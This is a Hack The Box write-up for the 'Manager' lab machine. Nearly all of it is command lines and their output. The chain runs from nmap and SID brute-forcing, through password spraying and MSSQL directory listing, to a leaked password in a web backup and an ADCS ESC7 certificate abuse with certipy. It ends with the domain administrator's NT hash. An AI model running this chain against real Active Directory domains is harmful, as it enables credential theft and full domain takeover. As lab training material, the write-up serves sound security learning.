Hack The Box - Manager
User
Recon
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
❯ sudo nmap -Pn -n -sS -T5 10.129.13.6

[snip]

PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1433/tcp open  ms-sql-s
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman
ldap gives nothing smbclient gives nothing web gives 1 user johndue but kerbrute says invalid
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
❯ lookupsid.py 'manager.htb/guest@10.129.13.6' -no-pass | tee rid.txt
Impacket v0.14.0.dev0+20260619.174856.9a5621d4 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 10.129.13.6
[*] StringBinding ncacn_np:10.129.13.6[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4078382237-1492182817-2568127209
498: MANAGER\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: MANAGER\Administrator (SidTypeUser)
501: MANAGER\Guest (SidTypeUser)
502: MANAGER\krbtgt (SidTypeUser)
512: MANAGER\Domain Admins (SidTypeGroup)
513: MANAGER\Domain Users (SidTypeGroup)
514: MANAGER\Domain Guests (SidTypeGroup)
515: MANAGER\Domain Computers (SidTypeGroup)
516: MANAGER\Domain Controllers (SidTypeGroup)
517: MANAGER\Cert Publishers (SidTypeAlias)
518: MANAGER\Schema Admins (SidTypeGroup)
519: MANAGER\Enterprise Admins (SidTypeGroup)
520: MANAGER\Group Policy Creator Owners (SidTypeGroup)
521: MANAGER\Read-only Domain Controllers (SidTypeGroup)
522: MANAGER\Cloneable Domain Controllers (SidTypeGroup)
525: MANAGER\Protected Users (SidTypeGroup)
526: MANAGER\Key Admins (SidTypeGroup)
527: MANAGER\Enterprise Key Admins (SidTypeGroup)
553: MANAGER\RAS and IAS Servers (SidTypeAlias)
571: MANAGER\Allowed RODC Password Replication Group (SidTypeAlias)
572: MANAGER\Denied RODC Password Replication Group (SidTypeAlias)
1000: MANAGER\DC01$ (SidTypeUser)
1101: MANAGER\DnsAdmins (SidTypeAlias)
1102: MANAGER\DnsUpdateProxy (SidTypeGroup)
1103: MANAGER\SQLServer2005SQLBrowserUser$DC01 (SidTypeAlias)
1113: MANAGER\Zhong (SidTypeUser)
1114: MANAGER\Cheng (SidTypeUser)
1115: MANAGER\Ryan (SidTypeUser)
1116: MANAGER\Raven (SidTypeUser)
1117: MANAGER\JinWoo (SidTypeUser)
1118: MANAGER\ChinHae (SidTypeUser)
1119: MANAGER\Operator (SidTypeUser)
1
2
3
4
5
6
7
8
9
10
11
12
13
❯ cat users.txt
johndue
administrator
guest
krbtgt
dc01$
zhong
cheng
ryan
raven
jinwoo
chinhae
operator
1
2
3
4
5
6
7
8
9
10
11
12
13
14
❯ nxc smb 10.129.13.6 -u users.txt -p users.txt --no-brute --continue-on-success
SMB         10.129.13.6     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.13.6     445    DC01             [+] manager.htb\johndue:johndue (Guest)
SMB         10.129.13.6     445    DC01             [-] manager.htb\administrator:administrator STATUS_LOGON_FAILURE
SMB         10.129.13.6     445    DC01             [-] manager.htb\guest:guest STATUS_LOGON_FAILURE
SMB         10.129.13.6     445    DC01             [-] manager.htb\krbtgt:krbtgt STATUS_LOGON_FAILURE
SMB         10.129.13.6     445    DC01             [-] manager.htb\dc01$:dc01$ STATUS_LOGON_FAILURE
SMB         10.129.13.6     445    DC01             [-] manager.htb\zhong:zhong STATUS_LOGON_FAILURE
SMB         10.129.13.6     445    DC01             [-] manager.htb\cheng:cheng STATUS_LOGON_FAILURE
SMB         10.129.13.6     445    DC01             [-] manager.htb\ryan:ryan STATUS_LOGON_FAILURE
SMB         10.129.13.6     445    DC01             [-] manager.htb\raven:raven STATUS_LOGON_FAILURE
SMB         10.129.13.6     445    DC01             [-] manager.htb\jinwoo:jinwoo STATUS_LOGON_FAILURE
SMB         10.129.13.6     445    DC01             [-] manager.htb\chinhae:chinhae STATUS_LOGON_FAILURE
SMB         10.129.13.6     445    DC01             [+] manager.htb\operator:operator
operator:operator is valid
SMB valid, but only SYSVOL / NETLOGON readable WinRM no remote shell
1
2
3
4
5
6
7
smb: \manager.htb\Policies\> ls
  .                                   D        0  Thu Jul 27 15:49:12 2023
  ..                                  D        0  Thu Jul 27 15:49:12 2023
  {31B2F340-016D-11D2-945F-00C04FB984F9}      D        0  Thu Jul 27 15:49:12 2023
  {6AC1786C-016F-11D2-945F-00C04fB984F9}      D        0  Thu Jul 27 15:49:12 2023

		5446399 blocks of size 4096. 671696 blocks available
using rpcclient with our creds
1
2
3
❯ rpcclient -W manager.htb -U operator 10.129.13.6
Password for [MANAGER.HTB\operator]:
rpcclient $>
nothing much useful in rpcclient interesting things to keep in mind
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22

❯ ldapsearch -xLL -H ldap://10.129.13.6 -D 'operator@manager.htb' -w operator -b 'DC=manager,DC=htb' '(objectClass=group)' cn description member
version: 1

[snip]

dn: CN=Remote Management Users,CN=Builtin,DC=manager,DC=htb
cn: Remote Management Users
description: Members of this group can access WMI resources over management pr
 otocols (such as WS-Management via the Windows Remote Management service). Th
 is applies only to WMI namespaces that grant access to the user.
member: CN=Raven,CN=Users,DC=manager,DC=htb

[snip]

dn: CN=SQLServer2005SQLBrowserUser$DC01,CN=Users,DC=manager,DC=htb
cn: SQLServer2005SQLBrowserUser$DC01
description: Members in the group have the required access and privileges to b
 e assigned as the log on account for the associated instance of SQL Server Br
 owser.
Raven is in remote management users and there is sqlserver group we can now try mssqlclient.py since we also saw 1433 port open
1
2
3
4
5
6
7
8
9
10
11
12
13
14
❯ mssqlclient.py 'manager.htb/operator:operator@10.129.13.6' -windows-auth
Impacket v0.14.0.dev0+20260619.174856.9a5621d4 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (MANAGER\Operator  guest@master)> SELECT IS_SRVROLEMEMBER('sysadmin')

-
0
now after trying xp_cmdshell and checking for all dbs we find nothing interesting then using xp_dirtree
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
SQL (MANAGER\Operator  guest@master)> xp_dirtree C:
subdirectory                depth   file
-------------------------   -----   ----
$Recycle.Bin                    1      0
Documents and Settings          1      0
inetpub                         1      0
PerfLogs                        1      0
Program Files                   1      0
Program Files (x86)             1      0
ProgramData                     1      0
Recovery                        1      0
SQL2019                         1      0
System Volume Information       1      0
Users                           1      0
Windows                         1      0
SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\inetpub
subdirectory   depth   file
------------   -----   ----
custerr            1      0
history            1      0
logs               1      0
temp               1      0
wwwroot            1      0
SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\inetpub\wwwroot
subdirectory                      depth   file
-------------------------------   -----   ----
about.html                            1      1
contact.html                          1      1
css                                   1      0
images                                1      0
index.html                            1      1
js                                    1      0
service.html                          1      1
web.config                            1      1
website-backup-27-07-23-old.zip       1      1
SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\inetpub\wwwroot\website-backup-27-07-23-old.zip
subdirectory   depth   file
------------   -----   ----
SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\SQL2019
subdirectory   depth   file
------------   -----   ----
SQL (MANAGER\Operator  guest@master)> download C:\inetpub\wwwroot\website-backup-27-07-23-old.zip website-backup.zip
[-] Current user does not have 'ADMINISTER BULK OPERATIONS' permission
since that was disabled we can just directly wget it wget http://10.129.13.6/website-backup-27-07-23-old.zip -O website-backup.zip
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
❯ cat .old-conf.xml
<?xml version="1.0" encoding="UTF-8"?>
<ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
   <server>
      <host>dc01.manager.htb</host>
      <open-port enabled="true">389</open-port>
      <secure-port enabled="false">0</secure-port>
      <search-base>dc=manager,dc=htb</search-base>
      <server-type>microsoft</server-type>
      <access-user>
         <user>raven@manager.htb</user>
         <password>R4v3nBe5tD3veloP3r!123</password>
      </access-user>
      <uid-attribute>cn</uid-attribute>
   </server>
   <search type="full">
      <dir-list>
         <dir>cn=Operator1,CN=users,dc=manager,dc=htb</dir>
      </dir-list>
   </search>
</ldap-conf>
which works!
1
2
3
❯ nxc winrm 10.129.13.6 -u raven -p 'R4v3nBe5tD3veloP3r!123' -d manager.htb
WINRM       10.129.13.6     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb)
WINRM       10.129.13.6     5985   DC01             [+] manager.htb\raven:R4v3nBe5tD3veloP3r!123 (Pwn3d!)
so now we have raven:R4v3nBe5tD3veloP3r!123
Root
running bloodhound using sharphound.exe

for abusing with goldencert we need ca private key
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
❯ certipy find -u 'raven@manager.htb' -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.13.6 -vulnerable -enabled -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'manager-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'manager-DC01-CA'
[*] Checking web enrollment for CA 'manager-DC01-CA' @ 'dc01.manager.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : manager-DC01-CA
    DNS Name                            : dc01.manager.htb
    Certificate Subject                 : CN=manager-DC01-CA, DC=manager, DC=htb
    Certificate Serial Number           : 5150CE6EC048749448C7390A52F264BB
    Certificate Validity Start          : 2023-07-27 10:21:05+00:00
    Certificate Validity End            : 2122-07-27 10:31:04+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : MANAGER.HTB\Administrators
      Access Rights
        Enroll                          : MANAGER.HTB\Operator
                                          MANAGER.HTB\Authenticated Users
                                          MANAGER.HTB\Raven
        ManageCa                        : MANAGER.HTB\Administrators
                                          MANAGER.HTB\Domain Admins
                                          MANAGER.HTB\Enterprise Admins
                                          MANAGER.HTB\Raven
        ManageCertificates              : MANAGER.HTB\Administrators
                                          MANAGER.HTB\Domain Admins
                                          MANAGER.HTB\Enterprise Admins
    [+] User Enrollable Principals      : MANAGER.HTB\Raven
                                          MANAGER.HTB\Authenticated Users
    [+] User ACL Principals             : MANAGER.HTB\Raven
    [!] Vulnerabilities
      ESC7                              : User has dangerous permissions.
Certificate Templates                   : [!] Could not find any certificate templates
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
❯ export P='R4v3nBe5tD3veloP3r!123'
❯ certipy ca -u raven@manager.htb -p "$P" -ca manager-DC01-CA -dc-ip 10.129.13.6 -add-officer raven
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
❯ certipy req -u raven@manager.htb -p "$P" -ca manager-DC01-CA -dc-ip 10.129.13.6 -template SubCA -upn administrator@manager.htb -sid S-1-5-21-4078382237-1492182817-2568127209-500
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 20
[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
Would you like to save the private key? (y/N): y
[*] Saving private key to '20.key'
[*] Wrote private key to '20.key'
[-] Failed to request certificate
❯ certipy ca -u raven@manager.htb -p "$P" -ca manager-DC01-CA -dc-ip 10.129.13.6 -issue-request 20
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate request ID 20
❯ certipy req -u raven@manager.htb -p "$P" -ca manager-DC01-CA -dc-ip 10.129.13.6 -retrieve 20
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 20
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@manager.htb'
[*] Certificate object SID is 'S-1-5-21-4078382237-1492182817-2568127209-500'
[*] Loaded private key from '20.key'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
❯ faketime -f "+7h" certipy auth -pfx administrator.pfx -dc-ip 10.129.13.6
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@manager.htb'
[*]     SAN URL SID: 'S-1-5-21-4078382237-1492182817-2568127209-500'
[*]     Security Extension SID: 'S-1-5-21-4078382237-1492182817-2568127209-500'
[*] Using principal: 'administrator@manager.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@manager.htb': aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef